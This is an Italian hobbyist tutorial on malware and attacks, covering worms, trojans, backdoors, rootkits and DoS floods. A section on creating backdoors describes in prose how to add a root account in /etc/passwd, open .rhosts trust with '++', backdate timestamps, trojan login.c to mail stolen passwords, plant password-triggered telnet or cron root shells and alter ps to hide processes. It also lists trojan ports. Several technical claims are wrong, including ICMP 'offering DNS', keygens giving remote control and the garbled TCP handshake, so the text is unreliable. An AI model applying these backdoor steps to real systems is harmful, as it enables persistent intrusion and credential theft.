Alcuni di voi avranno già sentito parlare di MyDoom ; in pratica questo worm riesce ad aprire una porta del client , creando quindi una sorta di strada per l'utilizzo di una backdoor , utilizzata poi per creare una botnet . Non preoccupatevi se non avete capito questi due termini , verranno presentati dopo .

Qual è la cosa che lo differenzia da un Virus ? La possibilità di funzionare non avendo bisogno di un sistema che lo appoggi , per questo è utilizzato per effettuare infezioni di massa .

Possiamo essere attaccati da un worm *direttamente* o *indirettamente* . Nel primo caso potremmo essere le vittime stesse di un'infezione da worm , ad esempio essere a rischio di far parte di una botnet . Nel caso in cui fossimo nel secondo caso anche un nostro contatto in rubrica potrebbe essere vittima di un worm , quindi rischiamo di essere bombardati di informazioni , quali mail , inviti e quant'altro che mirano solo ed esclusivamente allo spam .

Cosa possiamo subito dedurre ? Beh , il fatto che **un worm può girare su qualunque sistema** , in quanto come scopo principale non ha alterare i file di sistema , ma semplicemente interferiscono con il funzionamento del sistema sovraccaricando il lavoro dedicato alla macchina , fino a renderlo completamente inutilizzabile , o comunque infettando il maggior numero di file possibili , lavorando “alla cieca” .

Un altro fattore molto importante da ricordare è che di solito un worm viene solo come diversivo : mentre si è la caccia del worm quest'ultimo avrà già installato nel vostro sistema un backdoor o un keygen in grado di controllarvi a distanza . Occhio quindi !

Rischio

Stesso identico problema dei virus . Il worm è una minaccia che miete vittime ogni giorno . Una scarsa protezione vi rende ancor più visibili a un worm . L'unico consiglio che vi posso dare è di evitare assolutamente messaggi estranei , un buon antivirus e evitare programmi superflui .

(7) Trojan

Proprio come i greci si nascosero dentro un cavallo di legno per poi attaccare il cuore della città di Troia , il Trojan attacca il nostro sistema esponendosi al sistema e all'utente come un software utile al nostro scopo (esempio Programma per inviare SMS Gratis) contenendo però codice nocivo in grado di compromettere l'intero sistema . Un antivirus scrauso difficilmente riconoscerà l'infezione , mentre per unire due semplici programmi solitamente il lamer della situazione si arma di un binder o merge e compie il suo sporco lavoro .

Il trojan si espande tramite allegato posta elettronica , messaggistica istantanea e in tutti i quei casi dove la vittima è “costretta” ad eseguire il file infetto . Il trojan è specialmente utilizzato per iniziare la riproduzione di un worm o durante l'infezione del computer vittima tramite Backdoor .

Col passare dei tempi il Trojan ha assunto una forma quasi perfetta : viene distribuito alle vittime sotto forma di eseguibili in grado di crackare videogiochi (esempio crack o keygen) e riesce a nascondersi al sistema utilizzando varie tecniche , tra cui c'è la rinominata Rootkit .

Lo scopo ? Quello di nascondere file incriminati dentro un eseguibile facendo in modo che non venga riconosciuto da un sistema di protezione . Il risultato di tutto ciò può portare poi a varie conseguenze : far parte di una botnet o essere infettati da un backdoor .

Rischio

Difficilmente il vostro antivirus non si accorgerà se un eseguibile è effettivamente un trojan , specie se viene creato tramite programmi presenti su Internet . Un bravo programmatore invece potrebbe eludere la difesa , ma è comunque raro imbattersi in situazioni del genere . Il rischio risulta invece enorme per i gestori di importanti aziende e/o portali . Cercheranno in qualunque modo di fregarvi .

(8) Backdoor

Abbiamo parlato di backdoor fin'ora , ma dando sempre una forma superficiale su questo sistema.

Dunque , un backdoor è un programma , è scritto in diversi linguaggi e ha la funzione principale di superare le difese imposte da un sistema , come un firewall , al fine di accedere in remoto e prenderne il completo o il parziale possesso ; solitamente è diviso in due parti: lato *Client* e lato *Server* .

Come supera le difese ?
Il compito è quello di **sfruttare una porta utilizzata per connessioni remote** , utilizzate talvolta dagli stessi amministratori di rete per facilitare e velocizzare il processo di manutenzione

del sistema .

Le backdoor vengono utilizzate per infiltrarsi in un sistema ?
Spesso le backdoor ha un altro ruolo , ossia di rimanere come una cimice nel sistema , utilizzato quindi dal C/H per accedervi in un secondo momento nascondendosi all'occhio indiscreto dell'admin .

Vediamo ora come crearsi una backdoor , ovviamente il tutto è da ritenersi a scopo informativo e/o educativo.

Backdoor /etc/passwd/

Per chi mastica pane e pinguini avrà già capito che questo è il percorso principale sui sistemi Unix dove sono salvate tutte le configurazioni dedicate alla gestione degli account presenti nel sistema .
A prima vista questa frase potrebbe farvi pensare che , se accedete nella cartella , avete tutto il database degli utenti sottomano . Purtroppo , anzi , per fortuna , nei nuovi sistemi Unix le password sono “shadate” , mentre nei vecchi sistemi sono visualizzabili in chiaro .

Cosa vuol dire password “shadate” ?
Vuol dire che utilizzano un sistema di criptazione che le permettono di nascondersi sotto forma di codice illegibile all'occhio e alla mente umana . Tali password sono nascoste nella cartella */etc/shadow/* .

Vediamo ora come si presentano le righe di /etc/passwd/ :

Sistemi Unix
Username:Password:UserID:GroupID:Info:HomeDirectory:Shell

Username : Nome dell'utente per effettuare il login .
Password : Password dell'utente . Può essere scritta direttamente in forma criptata oppure contenente una X , quindi la password risiede in /etc/shadow/ . Nel caso in cui c'è un * vuol dire che il seguente utente ha una password non decifrabile o corrotta , pertanto il login con tale utente non potrà avvenire .
UserID : ID dell'user .
GroupID : ID del gruppo di appartenenza .
Info : Contiene delle informazioni extra sull'utente , che non sono fondamentali per il funzionamento del sistema .
HomeDirectory : La directory principale dell'utente
Shell : la shell utilizzata dall'utente .

Fino a qualche mesetto fa era possibile procurarsi un account amministratore semplicemente creandolo : nel etc/passwd bastava andare nel uid/gid/ e impostare il valore 0 , quindi inserire i vari valori presentati sopra .

Backdoor rhosts

Un'altra tecnica , sempre sotto sistemi Un*x , consiste nello sfruttare i sistemi rhosts o meglio conosciuti come rsh e/o rlogin . Il seguente servizio permette di lavorare sulle macchine elencate nell'rhosts senza conoscerne la password .
Se poi è necessario loggare nuovamente da tale servizio tramite altri sistemi remoti , sarà necessario eseguire una semplicissima operazione , ossia aggiungere nella riga del suddetto file la stringa “++” (senza i doppi apici) . E' un sistema tra l'altro molto sicuro , in quanto i log delle azioni vengono salvate in una locazione a parte non ben gestita e continuamente aggiornata dati i continui afflussi di sfruttamenti di tale servizio .

Backdoor sul controllo della dimensione di un file

Fin'ora abbiamo un po' smembrato ogni singola azione che avrebbe potuto fare qualsiasi persona

. Ora andiamo a vedere qualcosa di leggermente complesso , precisamente andremo ad analizzare il checksum e il timestamp che vengono utilizzati dall'amministratore durante la gestione del sistema per verificare l'integrità di un file nel caso in cui sia infettato da qualsiasi script malware .

L'H/C che si trova davanti questa situazione andrà a modificare l'ora di sistema portandola indietro , quindi imposterà l'orario della backdoor all'ora attuale : perchè questo ? Il ragionamento è semplice : i tools andranno a controllare i file da quando è stato creato il sistema fino all'ora attuale di sistema . In parole povere , i tool non leggono il futuro !

Virtualizziamo ora un attacco di questo genere :
Oggi mi sento hacker (lol) ! We , ho preso possesso di una catena di 20 server , ora vorrei proprio ficcarci una backdoor e , appena torno dalla serata con gli amici , mi faccio un backup totale . Uffi ora ho giusto il tempo per infilare una backdoor .
Dunque , apro il file login.c , così quando qualche pollo fa il login posso confrontare la password immessa con l'hash presente in /etc/shadow/ e , se tutto va a buon fine , mi fotto le password , le critto , e me le mando tramite mail alla mia casella di posta . Aspettiamo e speriamo !

Una storiella inventata al momento , ma sicuramente già applicata . Come altro esempio di uso comune di una backdoor è possibile effettuare questi procedimenti : il protocollo utilizzato sarà il Telnet che , durante una connessione a un altro superserver , inetd dovrà passare tramite il demone telnetd che sarà infettato dalla backdoor , più precisamente nell'Xterm o VT100 , mentre se verrà specificato “letmein” verrà restituita una shell senza permessi di autenticazione . E' possibile utilizzare anche lo schedular Cron che permette di ricevere la shell con permessi root da un tempo prestabilito , nel caso in cui mangiassimo la pizza con i nostri amici (eheh!) riceveremo la shell dopo la serata , quindi se specifichiamo dalle 4 alle 5 di mattina , ci sarà possibile utilizzarla solo in quell'orario .

Backdoor sulle librerie condivise

Questo tipo di Backdoor è considerato come un Trojan , anche se effettivamente il suo utilizzo primario è quello di eludere il controllo della checksum MD5 . Difatti , nei sistemi Unix, le librerie condivise sono utilizzare per velocizzare l'esecuzione di script e programmi e di diminuirne sostanzialmente il peso .
Da qui crescono molti tipi di attacchi , tra i quali sarà possibile sostituire la funzione crypt() presente nel sistema per ottenere i dati di login . Si potrebbe usare un altro trucchetto : è possibile nascondere il backdoor nel filesystem presente nel bootdisk dedicato al booting del sistema Un*x ; perchè questo ? Perchè , a differenza di Windows che è affetto da tantissimi virus e quindi anche da tanti tools di protezione ,un sistema Un*x ha ben altri problemi che di incappare negli stessi errori dei prodotti Microsoft , quindi tale situazione è da considerarsi inevitabile in tutti i suoi aspetti !

Backdoor sui processi in stato di running

Una backdoor installata su un sistema crackato e quella della modifica del comando ps che lista i processi , la modifica del codice di questo programma infatti potrebbe nascondere vari processi che possono sembrare “strani” agli occhi di un qualunque amministratore di sistema, oppure cambiare nomi dei processi in modo da farli corrispondere ai normali demoni esempio Syslog Kerneld etc., un'altra backdoor più sofisticata per nascondere i processi è quella di guidare la routine degli interrupt per fare in modo che il sistema non riconosca il sistema tra quelli attivi .

Backdoor per connessioni che utilizzano protocolli TCP/IP

Fin'ora abbiamo parlato di come inserire una backdoor , dove inserirla , cosa farci e come recuperare username e password degli admin . Nel 90% dei casi gli admin cercano di loggare tutto quello che succede nei protocolli TCP/IP essendo di norma il protocollo più utilizzato , trascurando così protocolli come UDP , SMTP , POP3 ecc ... molti firewall infatti non filtrano i pacchetti ICMP che offrono dei servizi come il DNS dando quindi la possibilità a un H/C di ricevere una shell tramite una backdoor che bypassa la difesa del firewall . Ci sono poi delle backdoor che sfruttano il servizio di ping , utile per verificare se una macchina in rete è attiva o meno ; solitamente su un server che può ricevere pacchetti ping in entrata , l'amministratore può

leggere il contenuto dei pacchetti , a patto che lui ne voglia . Un H/C può addirittura crittografare i pacchetti , così da renderne più difficile l'identificazione Diciamo che più che una backdoor questo è un modo per non farsi rintracciare dall'amministratore del server che volete rintracciare .

Lista di porte exploitabili da backdoor conosciute

port 21 - Back Construction, Blade Runner, Doly Trojan, Fore, FTP trojan, Invisible FTP, Larva,WebEx, WinCrash
port 23 - Tiny Telnet Server (= TTS)
port 25 - Ajan, Antigen, Email Password Sender, Haebu Coceda (= Naebi), Happy 99, Kuang2,ProMail trojan, Shtrilitz, Stealth, Tapiras, Terminator,WinPC, WinSpy
port 31 - Agent 31, Hackers Paradise, Masters Paradise
port 41 - DeepThroat
port 59 - DMSetup
port 79 - Firehotcker
port 80 - Executor, RingZero
port 99 - Hidden Port
port 110 - ProMail trojan
port 113 - Kazimas
port 119 - Happy 99
port 121 - JammerKillah
port 421 - TCP Wrappers
port 456 - Hackers Paradise
port 531 - Rasmin
port 555 - Ini-Killer, NeTAdmin, Phase Zero, Stealth Spy
port 666 - Attack FTP, Back Construction, Cain & Abel, Satanz Backdoor, ServeU, Shadow Phyre
port 911 - Dark Shadow
port 999 - DeepThroat, WinSatan
port 1001 - Silencer, WebEx
port 1010 - Doly Trojan
port 1011 - Doly Trojan
port 1012 - Doly Trojan
port 1015 - Doly Trojan
port 1024 - NetSpy
port 1042 - Bla
port 1045 - Rasmin
port 1090 - Xtreme
port 1170 - Psyber Stream Server, Streaming Audio trojan, Voice
port 1234 - Ultors Trojan
port 1243 - BackDoor-G, SubSeven, SubSeven Apocalypse
port 1245 - VooDoo Doll
port 1269 - Mavericks Matrix
port 1349 (UDP) - BO DLL
port 1492 - FTP99CMP
port 1509 - Psyber Streaming Server
port 1600 - Shivka-Burka
port 1807 - SpySender
port 1981 - Shockrave
port 1999 - BackDoor
port 1999 - TransScout
port 2000 - TransScout
port 2001 - TransScout
port 2001 - Trojan Cow
port 2002 - TransScout
port 2003 - TransScout
port 2004 - TransScout
port 2005 - TransScout
port 2023 - Ripper
port 2115 - Bugs
port 2140 - Deep Throat, The Invasor
port 2155 - Illusion Mailer
port 2283 - HVL Rat5
port 2565 - Striker
port 2583 - WinCrash
port 2600 - Digital RootBeer
port 2801 - Phineas Phucker
port 2989 (UDP) - RAT
port 3024 - WinCrash
port 3128 - RingZero
port 3129 - Masters Paradise
port 3150 - Deep Throat, The Invasor
port 3459 - Eclipse 2000
port 3700 - Portal of Doom
port 3791 - Eclypse
port 3801 (UDP) - Eclypse
port 4092 - WinCrash

port 4321 - BoBo
port 4567 - File Nail
port 4590 - ICQTrojan
port 5000 - Bubbel, Back Door Setup, Sockets de Troie
port 5001 - Back Door Setup, Sockets de Troie
port 5011 - One of the Last Trojans (OOTLT)
port 5031 - NetMetro
port 5321 - Firehotcker
port 5400 - Blade Runner, Back Construction
port 5401 - Blade Runner, Back Construction
port 5402 - Blade Runner, Back Construction
port 5550 - Xtcp
port 5512 - Illusion Mailer
port 5555 - ServeMe
port 5556 - BO Facil
port 5557 - BO Facil
port 5569 - Robo-Hack
port 5742 - WinCrash
port 6400 - The Thing
port 6669 - Vampyre
port 6670 - DeepThroat
port 6771 - DeepThroat
port 6776 - BackDoor-G, SubSeven
port 6912 - Shit Heep (not port 69123!)
port 6939 - Indoctrination
port 6969 - GateCrasher, Priority, IRC 3
port 6970 - GateCrasher
port 7000 - Remote Grab, Kazimas
port 7300 - NetMonitor
port 7301 - NetMonitor
port 7306 - NetMonitor
port 7307 - NetMonitor
port 7308 - NetMonitor
port 7789 - Back Door Setup, ICKiller
port 8080 - RingZero
port 9400 - InCommand
port 9872 - Portal of Doom
port 9873 - Portal of Doom
port 9874 - Portal of Doom
port 9875 - Portal of Doom
port 9876 - Cyber Attacker
port 9878 - TransScout
port 9989 - iNi-Killer
port 10067 (UDP) - Portal of Doom
port 10101 - BrainSpy
port 10167 (UDP) - Portal of Doom
port 10520 - Acid Shivers
port 10607 - Coma
port 11000 - Senna Spy
port 11223 - Progenic trojan
port 12076 - Gjamer
port 12223 - Hack"99 KeyLogger
port 12345 - GabanBus, NetBus, Pie Bill Gates, X-bill
port 12346 - GabanBus, NetBus, X-bill
port 12361 - Whack-a-mole
port 12362 - Whack-a-mole
port 12631 - WhackJob
port 13000 - Senna Spy
port 16969 - Priority
port 17300 - Kuang2 The Virus
port 20000 - Millennium
port 20001 - Millennium
port 20034 - NetBus 2 Pro
port 20203 - Logged
port 21544 - GirlFriend
port 22222 - Prosiak
port 23456 - Evil FTP, Ugly FTP, Whack Job
port 23476 - Donald Dick
port 23477 - Donald Dick
port 26274 (UDP) - Delta Source
port 29891 (UDP) - The Unexplained
port 30029 - AOL Trojan
port 30100 - NetSphere
port 30101 - NetSphere
port 30102 - NetSphere
port 30303 - Sockets de Troi
port 30999 - Kuang2

port 31336 - Bo Whack
port 31337 - Baron Night, BO client, BO2, Bo Facil
port 31337 (UDP) - BackFire, Back Orifice, DeepBO
port 31338 - NetSpy DK
port 31338 (UDP) - Back Orifice, DeepBO
port 31339 - NetSpy DK
port 31666 - BOWhack
port 31785 - Hack"a"Tack
port 31787 - Hack"a"Tack
port 31788 - Hack"a"Tack
port 31789 (UDP) - Hack"a"Tack
port 31791 (UDP) - Hack"a"Tack
port 31792 - Hack"a"Tack
port 33333 - Prosiak
port 33911 - Spirit 2001a
port 34324 - BigGluck, TN
port 40412 - The Spy
port 40421 - Agent 40421, Masters Paradise
port 40422 - Masters Paradise
port 40423 - Masters Paradise
port 40426 - Masters Paradise
port 47262 (UDP) - Delta Source
port 50505 - Sockets de Troie
port 50766 - Fore, Schwindler
port 53001 - Remote Windows Shutdown
port 54320 - Back Orifice 2000
port 54321 - School Bus
port 54321 (UDP) - Back Orifice 2000
port 60000 - Deep Throat
port 61466 - Telecommando
port 65000 - Devil

Rischio

E' grave assai essere infettati da un backdoor . Solitamente ci se la cava con un antivirus (cosa che pochissimi usano) e talvolta neanche basta , in quanto la backdoor potrebbe essere scritta dall'attacker stesso . State attenti a quello che vi danno . E a volte non basta questo consiglio .

(9) Rootkit

Il *rootkit* è una specie di mutazione del *trojan* , esso infatti nasconde al suo interno un codice malware in grado di poter prendere possesso delle informazioni del computer vittima , quindi inviarle a un computer madre dove saranno poi salvate in un database e riutilizzate in futuro (pensate se siete vittime di un rootkit e avete le password paypal sul vostro computer) .

A differenza dei Trojan (che girano per la maggior parte sui sistemi Windows) il rootkit riesce a infettare il sistema usando il *kernel* principale o alcune *librerie* esterne .

Quando nasce il rootkit ? E' difficile saperlo ... diciamo però che il primo “team” che ha infettato milioni di macchine in tutto il mondo è stata la Sony . Non ci crederete , non ci credevo nemmeno io , ma facendolo sapere in una piccola nota in basso sul retro della copertina di ogni cd avvisava i clienti che sarebbero stati spiati dalla Sony proprio per vedere quali erano i prodotti che più interessavano al cliente . Insomma , che cattivoni questi della Sony .

Fortunatamente nel corso degli anni il rootkit si sta leggermente indebolendo , considerando il fatto che è comunque un processo lungo , specie nel momento di programmarlo , inoltre con l'arrivo di sistemi antirootkit oramai sembra che l'era di questo sistema avrà poco tempo .

Ecco ora una lista di alcuni rootkit trovati nel 2007 (presenti sul sito www.antirootkit.com)

Troj/RusDrp-I Windows 16-Jan-2007 Win32/Rustock
Troj/Rustok-N Windows 16-Jan-2007 Win32/Rustock.NBF
Troj/Rustok-M Windows 16-Jan-2007 Trojan-Clicker.Win32.Costrat.s
W32.Sality.X Windows 12-Jan-2007
Troj/RKRustok-K Windows 12-Jan-2007 Backdoor.Rustock.B
Troj/Mailbot-BG Windows 12-Jan-2007 Trojan.Win32.Agent.aai
Troj/Haxdoor-DM Windows 11-Jan-2007
Troj/Zlob-XZ Windows 10-Jan-2007
Backdoor.Haxdoor.S Windows 09-Jan-2007
Troj/NTRootK-BC Windows 09-Jan-2007
Troj/Nailuj-A Windows 09-Jan-2007
Troj/Mailbot-BF Windows 08-Jan-2007 Spam-Mailbot.c
Troj/Haxdoor-DL Windows 08-Jan-2007 Backdoor.Win32.Haxdoor.jw
BKDR_haxdoor.kg Windows 07-Jan-2007
W32.Spybot.ANJJ Windows 05-Jan-2007
Troj/Zlob-XU Windows 04-Jan-2007
Troj/Lager-U Windows 04-Jan-2007
W32/Piggi-A Windows 03-Jan-2007
Troj/NTRootK-BB Windows 03-Jan-2007
Troj/RKRustok-L Windows 02-Jan-2007 TROJ_COSTRAT.AI

Niente panico , ci si può difendere . Io personalmente uso rootkit unhooker . Attualmente lo ritengo il migliore , in primo luogo perchè è potente e molto leggero , secondo perché è free . Se poi siete dei paranoici della sicurezza potete procurarvi sistemi leggermente più sofisticati sviluppati da team software come AVG , Panda ecc ...

Rischio

Le macchine infettate sono ancora tantissime nel mondo . L'unico problema è che la soluzione c'è , ma non si conosce : facendo una piccola ricerca su qualsiasi motore di ricerca infatti sarà possibile trovare moltissimi software di rimozione dei rootkit . Armatevi di uno di questi se già non l'avete fatto.

(10) Denial of Service (DoS)

Credo sia l'immagine più azzeccata tra tutte . Il Denial of Service (in Italiano Negazione di Servizio) è un'attacco che mira a portare al massimo delle prestazioni un servizio , esempio Sito Web (porta 80 default) fino a farlo collassare e a far si che questo non possa essere più adoperato .

Il problema principale nello subire un attacco DoS sta nel fatto che , pur limitando la banda in entrata di un servizio per ogni utente , purtroppo sono state perfezionate alcune tecniche in modo da eludere questo controllo . Vediamo ora quali sono gli attacchi più utilizzati .

Gli attacchi DoS si possono suddividere in due tipi : *attacco derivante da un host* o *attacco derivante da una rete host* .


Il primo è facilmente rintracciabile , in quanto la richiesta della negazione di servizio viene attuata da un solo computer (il computer che appunto produce l'attacco).

Cosa provaca un attacco DoS ?

Saturazione di banda , calcolo abbondante della CPU e riempimento dei file di log ; quindi si parla di impossibilità di utilizzare il servizio , sovraccarico di lavoro della CPU (quindi lentezza dei lavori con il rischio di bruciare il componente) e riempimento dell'hard disk . Insomma , un lavoraccio poi per l'admin a rinsanare il server .

Syn-Flood


E' stato il primissimo attacco DoS , forse il più banale ma anche quello che ha riscosso più successo , data la sua semplicità . Come si può capire benissimo anche dal nome , l'attacco prevede di inondare un sistema con pacchetti di tipo Syn . Esempio : navighiamo su un sito web , troviamo un link del tipo www.sito.it/download.htm ; il server che hosta il servizio web dovrà richiedere una connessione TCP al client , che consiste nell'effettuare una serie di passi , tra cui spunta l'invio di un pacchetto TCP .



Ma vediamo attentamente i passaggi di una connessione Client-Server per visualizzare una pagina web :
1)Il client invia al server un messaggio SYN (*synchronize*) richiedendo la connessione.
2)Il server *acknowledges* invierà un SYN-ACK , ossia un messaggio di risposta.
3)Il server invierà il pacchetto ACK (pacchetto di risposta) e la connessione col client verrà eseguita .


A questo punto l'attacco vien da sé : programmare un sistema (o programma , come vogliate voi) in grado di poter effettuare migliaia di connessioni al secondo fino a far arrestare il sistema .

L'unico grande , anzi immenso , problema sta nel fatto che le connessioni (almeno in Italia) sono molto lente ; a meno che voi non attacchiate a una centrale Telecom con connessione diretta a 20mega sarà difficile effettuare un Syn-Flood a un server . Pensate che alcuni hoster hanno server a fibra ottica , in una stanza anti-terremoto , antiproiettile a 4 km sotto terra .



<- Esempio di normale richiesta

Esempio di attacco Syn-Flood ->



Rischio


Livello 1

Preoccuparsi ? Per cosa ? Questo è un attacco superato , le connessioni moderne riescono a mantenere la linea senza perdere troppa efficacia anche durante un attacco di massa Syn-Flood .
Se siete particolarmente preoccupati , basta semplicemente limitare la banda al router .

Smurf

A differenza del Syn-Flood , l'attacco Smurf può partire anche da una connessione dial-up , anche se è preferita una connessione più veloce , dove la connessione funge da moltiplicatore di pacchetti , fino ad arrivare al computer vittima ad un'impressionante velocità di connessione .

Nella sua struttura , un attacco Smurf consiste nell'inviare pacchetti di broadcast (una rete broadcast è tipo il segnale radio , quando il numero di connessioni non è definita) verso una rete gestita da un router dove ci sono gravi errori di configurazione ad internet ; in risultato sarà “ordinare” agli host di smurfare il server indicatogli , tramite il comando PING .



Perchè viene effettuato l'attacco Smurf?
L'attacco DoS **Smurf**, a differenza di altri generi di Denial of Service, ha come fine la saturazione della banda assegnata all'IP di destinazione, al fine di impedire il raggiungimento dei servizi offerti
da tale host, da una connessione richiedente esterna. In certi casi, questo tipo di disservizio, può essere problematico a livello economico (es. portali conosciuti quali Yahoo, Ebay ecc..).

Rischio

Livello 2

Windows XP SP2 non permette di fare smurf , ma i vecchi sistemi si . Questo però è già qualcosa , considerando poi esistono siti che testano se un computer è vulnerabile allo smurf ; l'attacco è ancora efficace , ma limitando la banda sulla connessione sarete immuni a questo attacco.

Seguiamo ora gli *attacchi derivanti da più host* . L'attacco viene effettuato da più sistemi , rendendo poi più difficoltoso l'attaccante .

DDoS


Distributed Reflection Denial of Service (DRDoS) è un attacco che mira all'attacco DDoS utilizzando più macchine contemporaneamente . Spieghiamolo brevemente : il computer dell'attaccante fa tante richieste ad altrettanti server (con connessioni più veloci) dando come mittente l'ip del computer vittima . Sappiamo che la risposta ACK e l'effettiva connessione verranno quindi instaurati con il mittente . Ecco dunque che succede :

1)L'attaccante invia una richiesta di connessione a tanti server che , come mittente , verrà dato l'ip della vittima

2)I Server riceveranno la richiesta e invieranno la risposta della connessione .

3)I Server si connetteranno al computer vittima inviando migliaia di pacchetti SYN-ACK .

Ovviamente non tutti i server possono essere utilizzati per fare un attacco DDoS , infatti si ha bisogno di avere una botnet (prima o poi ve la spiegherò questa cosa) e di una buona lista di zombie che ne fanno parte .



Mentre nello smurf risulta più difficile che venga creato un attacco a buon fine , nel DDoS la cosa è ben diversa : infatti i computer hanno una connessione sempre più veloce , che può essere utilizzata per attaccare il computer vittima in maniera più efficace e in minor tempo .

Prefazione dell'attacco

L'attacco , prima di dover essere eseguito , dev'essere preparato . Si ha bisogno di uno *zombie* , ossia di un computer vittima infettato spesso da un *worm* o *virus* che andrà quindi ad aprire una porta sfruttabile da un *backdoor* .
Una serie di computer infetti , o zombie , fanno parte di una serie di computer manipolati dallo stesso attaccante : la famigerata **botnet** . Ne riparleremo più avanti , ma comunque mi sembrava doveroso accennarlo visto che ne abbiamo parlato tanto , ma si sa ben poco .

Rischio

